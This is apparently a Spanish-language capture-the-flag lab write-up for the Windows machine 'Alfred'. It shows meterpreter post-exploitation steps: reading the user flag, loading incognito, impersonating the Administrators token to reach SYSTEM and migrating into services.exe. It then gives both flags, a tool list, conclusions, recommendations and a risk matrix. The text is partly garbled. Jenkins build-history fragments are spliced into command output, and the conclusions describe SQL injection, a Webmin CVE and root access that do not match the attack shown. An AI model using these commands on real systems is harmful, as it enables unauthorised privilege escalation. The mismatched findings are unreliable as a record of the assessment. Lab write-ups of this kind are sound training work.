RSS for all [RSS for failures](#)

Mode	LastWriteTime	Length	Name
d—	10/25/2019 8:05 PM		.groovy
d-r--	10/25/2019 9:51 PM		Contacts
d-r--	10/25/2019 11:22 PM		Desktop
d-r--	10/26/2019 4:43 PM		Documents

```
d-r-- 10/26/2019 4:43 PM Downloads
d-r-- 10/25/2019 9:51 PM Favorites
d-r-- 10/25/2019 9:51 PM Links
d-r-- 10/25/2019 9:51 PM Music
d-r-- 10/25/2019 10:26 PM Pictures
d-r-- 10/25/2019 9:51 PM Saved Games
d-r-- 10/25/2019 9:51 PM Searches
d-r-- 10/25/2019 9:51 PM Videos

Permalinks
• Last build (#3), 1 min 34 sec ago
• Last failed build (#3), 1 min 34 sec ago
• Last unsuccessful build (#3), 1 min 34 sec ago
• Last completed build (#3), 1 min 34 sec ago

PS C:\Users\bruce> cd Desktop
PS C:\Users\bruce\Desktop> ls

Directory: C:\Users\bruce\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-                10/25/2019 11:22 PM             32 user.txt

PS C:\Users\bruce\Desktop> cat user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\Users\bruce\Desktop>
```

**79007a09481963edf2e1321abd9ae2a0**

#### 4. Escalación de privilegios si/no

Abrimos una sesión de Power Shell y verificamos los privilegios



```
meterpreter > load powershell
Loading extension powershell... Success.
meterpreter > powershell_shell
PS > whoami /priv
```

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase scheduling priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled

Cargamos nuestro load en modo incognito

```
PS > ^C
Terminate channel 1? [y/N] y
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > █
```

Verificamos nuestros tokens

```
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
```

Token	Permalinks
BUILTIN\Administrators	
BUILTIN\Users	
NT AUTHORITY\Authenticated Users	
NT AUTHORITY\NTLM Authentication	
NT AUTHORITY\SERVICE	
NT AUTHORITY\This Organization	<ul style="list-style-type: none"> <li>• Last build (#93), 12 min ago</li> <li>• Last stable build (#93), 42 min ago</li> <li>• Last successful build (#93), 42 min ago</li> <li>• Last failed build (#93), 44 min ago</li> <li>• Last unsuccessful build (#93), 44 min ago</li> <li>• Last completed build (#93), 42 min ago</li> </ul>
NT SERVICE\AudioEndpointBuilder	
NT SERVICE\CertPropSvc	
NT SERVICE\CscService	
NT SERVICE\iphlpvc	
NT SERVICE\LanmanServer	
NT SERVICE\PcaSvc	
NT SERVICE\Schedule	
NT SERVICE\SENS	
NT SERVICE\SessionEnv	
NT SERVICE\TrkWks	
NT SERVICE\UmRdpService	
NT SERVICE\UxSms	
NT SERVICE\Winmgmt	
NT SERVICE\wuauerv	

Suplantamos el token administrador

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > guid
[+] Session GUID: 9ec8ee47-17ff-4fec-9509-a0e544b606a8
meterpreter >
```

Tenemos que migrar nuestro servicio a uno con privilegios y que no lo bloquee la maquina


```
meterpreter > ps
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
396	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\smss.exe
524	516	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
572	564	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\csrss.exe
580	516	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
608	564	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
668	580	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\services.exe
676	580	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
684	580	lsmd.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsmd.exe
772	668	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe

Nos migraremos al PID 668

```
meterpreter > migrate 668
[*] Migrating from 2568 to 668...
[*] Migration completed successfully.
```

Logramos encontrar la segunda bandera



**dfff0f748678f280250f25a45b8046b4a**

5. Banderas

Bandera1	79007a09481963edf2e1321abd9ae2a0
Bandera2	dfff0f748678f280250f25a45b8046b4a

6. Herramientas usadas

Nmap	...
whatweb	...
dirb	
Burp suite	
sqlmap	
hashcat	
portswigger	
crackmapexec	
Linpeas	
Netstat	
metasploit	

7. Conclusiones y Recomendaciones

Conclusiones del análisis:

- 1. Inseguridad por inyección SQL: La presencia de una vulnerabilidad de

SQL Injection evidencia una falta de validación y sanitización de entradas en la aplicación. Esto permitió el acceso no autorizado al sistema, comprometiendo la confidencialidad de la base de datos.

2. Exposición de sesiones por falta de seguridad en el manejo de cookies: La captura de sesiones con Burp Suite indica que no se implementan medidas adecuadas para proteger las cookies (como el uso de flags HttpOnly y Secure), permitiendo su interceptación y uso indebido.
3. Servicios no asegurados en puertos no estándar: El puerto 10000 expuesto, utilizado por Webmin, demuestra la falta de control sobre los servicios en ejecución. Este servicio fue explotado debido a vulnerabilidades conocidas, como la CVE-2012-2982.
4. Software desactualizado: La presencia de Webmin con una vulnerabilidad de 2012 sugiere un mantenimiento deficiente y la ausencia de actualizaciones de seguridad.
5. Acceso root comprometido: La combinación de las vulnerabilidades permitió la escalada de privilegios hasta obtener acceso con usuario root, lo que representa el máximo nivel de compromiso en el sistema.

#### Recomendaciones:

##### Mitigación de Inyección SQL:

- Implementar ORMs o consultas parametrizadas para evitar que los datos de entrada se conviertan en comandos ejecutables.
- Validar y sanitizar todas las entradas de usuario en el backend.
- Realizar pruebas regulares de seguridad con herramientas de análisis estático y dinámico.

##### Seguridad en el manejo de sesiones:

- Utilizar cookies con las flags HttpOnly, Secure, y SameSite.
- Implementar un tiempo de expiración corto para las sesiones.
- Usar HTTPS para garantizar que las cookies no sean interceptadas en tránsito.

##### Fortalecimiento de servicios expuestos:

- Restringir el acceso a puertos no estándar mediante firewalls y listas de control de acceso (ACLs).
- Deshabilitar servicios no utilizados y asegurar los necesarios.
- Usar túneles seguros (como SSH) para el acceso remoto.

##### Actualización y monitoreo continuo:

- Actualizar periódicamente todo el software, especialmente aplicaciones de terceros como Webmin.
- Habilitar sistemas de monitoreo para identificar accesos no autorizados

o intentos de explotación de vulnerabilidades conocidas.

Evaluaciones de seguridad regulares:

- Realizar auditorías de seguridad periódicas y pruebas de penetración.
- Implementar herramientas de gestión de vulnerabilidades para identificar y mitigar problemas proactivamente.

Manejo de cuentas privilegiadas:

- Restringir el acceso al usuario root y usar cuentas con privilegios mínimos para tareas diarias.
- Implementar autenticación de múltiples factores (MFA) para accesos administrativos.

Educación y capacitación:

- Capacitar al equipo de desarrollo sobre buenas prácticas de seguridad, incluyendo OWASP Top Ten.
- Establecer una cultura de seguridad en la organización, donde la protección de los datos sea una prioridad.

## 8. Matriz de Riesgo

Riesgo	Descripción	Impacto	Probabilidad	Nivel de Riesgo
R1	Inyección SQL	Alto	Alta	Crítico
R1	Vulnerabilidad en Webmin (CVE-2012-2982)	Alto	Alta	Crítico
R2	Puerto 10000 expuesto (Webmin sin restricciones)	Medio	Alta	Alto
R2	Software desactualizado	Alto	Media	Alto
R3	Falta de monitoreo y actualizaciones	Medio	Media	Medio
R3	Mala configuración de cookies	Medio	Media	Medio
R4	Configuración débil en manejo de privilegios	Bajo	Alta	Bajo

N.- MQ-HM-ALFRED

Impacto y Probabilidad se codifican por colores:

**Rojo:** Alto/Alta

**Amarillo:** Medio/Media

**Verde:** Bajo/Baja